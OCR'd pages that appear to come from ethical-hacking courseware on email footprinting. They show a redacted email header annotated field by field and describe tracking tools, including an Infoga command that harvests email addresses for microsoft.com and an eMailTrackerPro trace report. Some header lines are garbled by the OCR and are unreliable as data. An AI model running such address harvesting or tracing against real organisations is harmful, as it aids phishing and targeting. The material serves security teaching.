
Commonly used email programs:

- eM Client
- Mailbird
- Hiri
- Mozilla Thunderbird
- Spike
- Claws Mail
- SmarterMail Webmail
- Outlook

The email header contains the following information:

- Sender's mail server
- Date and time of receipt by the originator's email servers
- Authentication system used by the sender's mail server
- Data and time of sending the message
- A unique number assigned by mx.google.com to identify the message
- Sender's full name
- Sender's IP address and address from which the message was sent

The attacker can trace and collect all this information by performing a detailed analysis of the complete email header.



```
Delivered-To: [redacted]@gmail.com
Received: by 2002:a4a:c58a:0:0:0:0:0 with SMTP id x10csp2473819oop;
        Wed, 9 Mar 2022 05:47:24 -0800 (PST)
X-Google-Smtp-Source: ABdhPJybIIvIQ7fhjOFiWtVR2fXP+3NcdbbJ5MRiOoQ3kqu7SLbbWkQzS7nrkjRP/0s5hk4tAJ80
X-Received: by 2002:a05:6830:1e47:b0:5b2:158d:1585 with SMTP id e7-20020a0568301e4700b005b2158d1585mr104
        Wed, 09 Mar 2022 05:47:24 -0800 (PST)
ARC-Seal: i=1; a=rsa-sha256; t=1646833644; cv=none;
        d=google.com; s=arc-20160816;
        b=XWg521Dm33WFVZD5DRT7SViO3Sw9UqySIn5uvwwE/J6X1pF8jaK3pYt5dmoEECdwXi
         hFM95kAutMn4cWn2N0mKiyuF58TUBAdXbKbkytsKMuYETjmbYwAuTgdnETOJND04pa0t
         6pnFexDNPWYuG9+zpihkwx1e0Kap4fmTf2f2uWIv78qIhT6dic/+JCU26pyFPdArSdCJ
         zv50q3za7Vn/yBApuTWgLqNRFDd7HzOvKRQfOlveEyjBnvT0hVdsfqVE0cfZOsazqdBJ
         ISlC0Wighc/ga+8zWo52cJVHzxFGLn5QdFe73mppWRtsDObkdbfHFLPi+K6C4uefFUHj
         rIQA==
ARC-Message-Signature: i=1; a=rsa-sha256; c=relaxed/relaxed; d=google.com; s=arc-20160816;
        h=require-recipient-valid-since:feedback-id:list-unsubscribe:date:to
         :mime-version:subject:message-id:from:dkim-signature:dkim-signature;
        bh=h+DN4yl5lQ6ER2O7uOnWTOu5NNs9FFMaKwoc3u6on9g=;
        b=bt1AMFlnOrg0JvMW5lk3YRMGxnbFoIWzCBY0xPYpnW8hfo3wPwuEefd5oSAb4aQ6CB
         9gU6tDzkQHMekJHGmq9563AwLpnTYO3GhHhnTRkNbYIYMQu57eHiqKplH/9J/n70Jd4f
         i/SqN2IyPbJ/sFV0KEcirBursok+sgn4RKkQy70Adc6LXF/gkb4oQATOisggX/0OrIYN
         weKoiBorTlqWZmhfvd/UaozoSiUavay5f/QximBs+y64QljQXhKcvGFUJvqLtGDx43IT
         kZSc3sfTAT2eJHrEOrJcM0jbMGq8SF65eNrVeo4+u6xl3v2+NFEzpCLtCMttLNI1wCSk
         KnSA==
ARC-Authentication-Results: i=1; mx
       dkim=pass header.i=@linkedi                                             DIJscphU;
       dkim=pass header.i=@mailc.l                                             .b=oxS+wOTF;
       spf=pass (google.com: dom                                               ezpkdqhrinqwb6d18fatxg11@bounce
2m7nkt8g5h68bvi3jxjd45ta7m9k                                                   om;
       dmarc=pass (p=R         sp=REJECT dis=NONE) header.from=linkedin.com
Return-Path: <s-2m7nkt8g5h68bvi3jxjd45ta7m9kd33jezpkdqhrinqwb6d18fatxg11@bounce.linkedin.com>
Received: from mailc-cc.linkedin.com (mailc-cc.linkedin.com. [2620:109:c003:104::163])
        by mx.google.com with ESMTPS id fs9-20020a056870f78900b000da716e61a9si1898225oab.50.2
        for <[redacted]@gmail.com>
        (version=TLS1_2 cipher=ECDHE-ECDSA-AES128-GCM-SHA256 bits=128/128);
        Wed, 09 Mar 2022 05:47:24 -0800 (PST)
Received-SPF: pass (google.com: domain of s-2m                                        @bou
Authentication-Results: mx.google.com;
       dkim=pass heade    @linkedin.com header.s=d2048-
                      i=@mailc.linkedin.com header.s=
                     om: domain of s-2m7nkt8g5h68bv                                   bounce
                     m9kd33jezpkdqhrinqwb6d18fatxg11@bounce.linkedin.com;
       dmarc=pass (p=REJECT sp=REJECT dis=NONE) header.from=linkedin.com
DKIM-Signature: v=1; a=rsa-sha256;                                         46833642; b
         X-LinkedIn-Template:X-LinkedIn-f                                  5oF3x8zSLiV
         v/KuZPOWGQW5aJEMYIQbydAwZcW4lwuMj+ODjVV
         hSydDE63Es6FI8ndVLbPitAuJTW2sG9l+z+gRvz
         Ht8Zkj4+lJ0S5/mpk8Iq9lOzWFd5B6M/uBR7AW8
         LsHH9O3shNa7ZwlS/YYZbahteRdNm0/
         7hYs1NogcMYlg==
DKIM-Signature: v=1; a=rsa-sha256; c=rel                           roddkim1024; t=1646833642
         X-LinkedIn-Template:X-LinkedIn-                           MCl3JwM1/HufKkv2jXwPVanSI
         s3owkEXbZDY1eq6LexjkwkMo5pRFqP
         XhWL8U6Avh8IXKw2wrzvd7f
From: [redacted]y@linkedin.com>
Message-ID: <910953137.732327.1646833642428@lva1-app6677
Subject: Congratulate Amber Pedroncelli for...
MIME-Version: 1.0
Content-Type: multipart/alternative; boundary="----=
To: [redacted]@gmail.com>
Date: Wed, 9 Mar 2022 13:47:22 +0000 (UTC)
```

The address from which the message was sent

Sender's IP address

Date and time received by the originator's email servers

Sender's mail server

Authentication system used by sender's mail server


Sender's full name

Date and time of message sent

Figure 2.63: Screenshot showing detailed analysis of the email header


Email Tracking Tools

- Email tracking tools, such as eMailTrackerPro, Infoga, Mailtrack, and PoliteMail, allow an attacker to **track an email and extract information**, such as sender identity, mail server, sender's IP address, and location
- eMailTrackerPro analyzes email headers and reveals information, such as **sender's geographical location** and IP address


Parrot Terminal
File Edit View Search Terminal Help

```
┌─[✗]─[attacker@parrot]─[~/Infoga]
└──╼ $python infoga.py --domain microsoft.com --source all --breach -v 2
--report ../microsoft.txt

----------------------------------------
-==[ Infoga - Email OSINT
-==[ Momo (m4ll0k) Outaadi
-==[ https://github.com/m4ll0k
----------------------------------------

[*] Searching "microsoft.com" in Ask...
[i] Found 0 emails in Ask
[*] Searching "microsoft.com" in Baidu...
[i] Found 4 emails in Baidu
[*] Searching "microsoft.com" in Bing...
[i] Found 0 emails in Bing
[*] Searching "microsoft.com" in DogPile...
[i] Found 0 emails in Dogpile
[*] Searching "microsoft.com" in Exalead...
[*] Searching "microsoft.com" in Google...
[i] Found 1 emails in Google
[*] Searching "microsoft.com" in PGP...
[i] Found 0 emails in PGP
[*] Searching "microsoft.com" in Yahoo...
[i] Found 1 emails in Yahoo
```

https://github.com


eMailTrackerPro v10.0b Advanced Edition. Trial day 1 of 15
File
Help
My Inbox
My Trace Reports
View
Trace Headers
Trace Address
New Email Trace
Email Accounts
Settings
Export Rules
Trial Edition
Configure
Home
Subject: Please verify...
New Trace
View Report
Map
America
Table
Network Whois
Domain Whois
Email Header

The trace is complete, the information found is displayed on the right

Email Summary

From: [redacted].com
To: [redacted]@gmail.com
Date: [redacted] 09:34:44 +0000 (UTC)
Subject: Please verify your SecurityTrails account
Location: [America]

Misdirected: Yes (Possibly spam)
Abuse Address: abuse@sendgrid.com
Abuse Reporting: To automatically generate an email abuse report click here
From IP: [redacted]
Header Analysis:
A time stamp claimed to be added by a server along the emails route is not valid. This is a mistake by the spammer that means a header in this email is fake.

System Information:

- There is no SMTP server running on this system (the port is closed)

#	Hop IP	Hop Name	Location
1	10. [redacted]		
2	172 [redacted]		
3	192 [redacted]		
4	103 [redacted]		[Europe]
